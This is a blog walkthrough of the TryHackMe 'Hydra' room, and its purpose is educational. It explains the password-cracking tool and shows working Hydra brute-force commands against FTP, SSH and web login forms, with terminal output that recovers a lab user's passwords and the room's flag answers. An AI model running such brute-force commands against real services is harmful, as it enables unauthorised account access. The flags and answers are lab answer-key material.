TryHackMe — Hydra Walkthrough

Mizanur Rahman Pranto · Follow
4 min read · Feb 26, 2024

Listen Share More

Task 1 Hydra Introduction

Task 2 Using Hydra

Task 1 : Hydra Introduction

Hydra, a potent online password-cracking tool, operates as a swift system login hacking program by employing brute force techniques. In essence, it automates the arduous task of manually guessing passwords for various authentication services like SSH, FTP, and web applications. Hydra accelerates this process by systematically running through a password list to pinpoint the correct password.

With an extensive range of supported protocols, including but not limited to FTP, HTTP, SMTP, and SSH, Hydra stands as a versatile tool for penetrating a myriad of systems. Its capabilities extend to deciphering passwords for services like SNMP, Oracle, MySQL, and even popular communication platforms such as IRC and XMPP.

This underscores the critical need for robust passwords, as Hydra can swiftly crack weak passwords lacking complexity, such as those under eight characters or devoid of special characters. The ubiquity of default credentials like 'admin:password' in devices such as CCTV cameras and web frameworks further emphasizes the necessity of promptly altering default login information. As a cautionary measure, users are urged to adopt secure, unique passwords to fortify their digital defenses against potential brute force attacks.


Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official THC-Hydra repository.

Answer the questions below:



Answer the questions below

Read the above and have Hydra at the ready.

No answer needed

Task 2 : Using Hydra

Hydra, a robust password-cracking tool, empowers users with formidable capabilities, the utilization of which hinges upon the specific service or protocol under attack. The flexibility of Hydra is exemplified through commands tailored for distinct scenarios, such as FTP, SSH, and web form assaults.

For FTP, a command example reveals the simplicity of the syntax:

"hydra -l user -P passlist.txt ftp://MACHINE_IP."

Here,

the **-l** flag designates the username (user),

-P denotes the password list (passlist.txt),

and the FTP service on the specified machine is targeted.

When dealing with SSH, the command structure adapts to the particulars of the scenario:

"hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh."

Noteworthy options include **-l** for specifying the SSH username, **-P** for indicating the path to the password list, and -t to set the number of concurrent threads.

Web form attacks via Hydra involve intricate commands. For instance, to brute force a POST login form, the command is:

"sudo hydra <username> <wordlist> MACHINE_IP http-post-form "<path>:<login_credentials>:<invalid_response>."

Here, the **-l** flag designates the web form username, **-P** indicates the password list, and http-post-form specifies the form type as POST. The command includes specifics like the login page URL, the login credentials format, and the server's response when login fails.

A concrete example further illustrates Hydra's potency:

"hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V."


In this command, the login page is denoted by **"/"**, the username and password fields are defined, and the server's response to failed logins is specified as **"F=incorrect."**


Armed with this knowledge, users gain the prowess to wield Hydra effectively, be it for FTP, SSH, or web form attacks. This tool serves as a double-edged sword, emphasizing the importance of robust security measures to thwart potential brute force endeavors.

Answer the questions below:

Question: Use Hydra to bruteforce molly's web password. What is flag 1?


Answer: THM{2673a7dd116de68e85c48ec0b1f2612e}






```
root@ip-10-10-173-166:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt
```

Command: **hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.23.42 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."**



```
root@ip-10-10-173-166:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.23.42 http-post-form "/login:username=^USER^&password=^PASS^:Your
username or password is incorrect."
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-26 03:29:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hyd
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.23.42:80//login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.23.42   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-02-26 03:30:14
root@ip-10-10-173-166:~#
```




THM{2673a7dd116de68e85c48ec0b1f2612e}

Question: Use Hydra to bruteforce molly's SSH password. What is flag 2?


Answer: THM{c8eeb0468febbadea859baeb33b2541b}

Command: **hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.23.42 -t 4 ssh**



```
root@ip-10-10-173-166:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt
root@ip-10-10-173-166:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.23.42 -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-26 03:33:16
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.23.42:22/
[22][ssh] host: 10.10.23.42   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-02-26 03:33:43
root@ip-10-10-173-166:~#
```




```
oot@ip-10-10-173-166:~# ssh molly@10.10.23.42
he authenticity of host '10.10.23.42 (10.10.23.42)' can't be established.
CDSA key fingerprint is SHA256:9Kd5Bknzh2hC/sNQnmmIvOPjCgQaFgESrkdvdmyyIAM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.23.42' (ECDSA) to the list of known hosts.
molly@10.10.23.42's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-23-42:~$ ls
flag2.txt
molly@ip-10-10-23-42:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-23-42:~$
```



Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

Hydra · Hydra Tryhackme · Hydra Walkthrough

Follow

Written by Mizanur Rahman Pranto

7 Followers · 1 Following

Corporate Trainer in Cybersecurity | Helping Employees and Students Start Their Cybersecurity Journey | Mentored over 6,000 Individuals.

No responses yet

What are your thoughts?

Respond


More from Mizanur Rahman Pranto

Mizanur Rahman Pranto

TryHackeMe—Metasploit: Introduction

Part 1 : Introduction to Metasploit:

Feb 21, 2024



OpenVAS

Learn the basics of threat and vulnerability management using Open Vulnerability Assessment Scanning

Task 4 ✓ Initial Configuration

Task 5 ✓ Scanning Infrastructure

Task 6 ✓ Reporting and Continuous Monitoring


Task 7 ✓ Practical Vulnerability Management

Mizanur Rahman Pranto

Try Hack Me — OpenVAS Walkthrough

Learn the basics of threat and vulnerability management using Open Vulnerability Assessment Scanning.

Feb 25, 2024



```
┌──(kali㉿kali)-[~/Desktop/Sublist3r]
└─$ python sublist3r.py -d google.com

                Sublist3r

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
```

Mizanur Rahman Pranto

Sublist3r — Install And

Download and extract the file.

Feb 10, 2024 1

Mizanur Rahman Pranto

TryHackMe : Linux Fundamentals Part 2

Learn more from : Linux Fundamental Part 2

Feb 10, 2024

See all from Mizanur Rahman Pranto

Recommended from Medium

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

Task 1 ✓ Introduction

Task 2 ✓ Accessing the Tool

Task 3 ✓ Navigating the Interface

Jawstar

CyberChef: The Basics Tryhackme Write up


Tryhackme

Nov 7, 2024 8

Lists


Staff picks

791 stories · 1543 saves



Stories to Help You Level-Up at Work

19 stories · 908 saves



Self-Improvement 101

20 stories · 3177 saves

Productivity 101


20 stories · 2693 saves

In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

✦ Nov 28, 2024 👏 50




In T3CH by Axoloth

TryHackMe | AD Certificate Templates | WriteUp

Walkthrough on the exploitation of misconfigured AD certificate templates

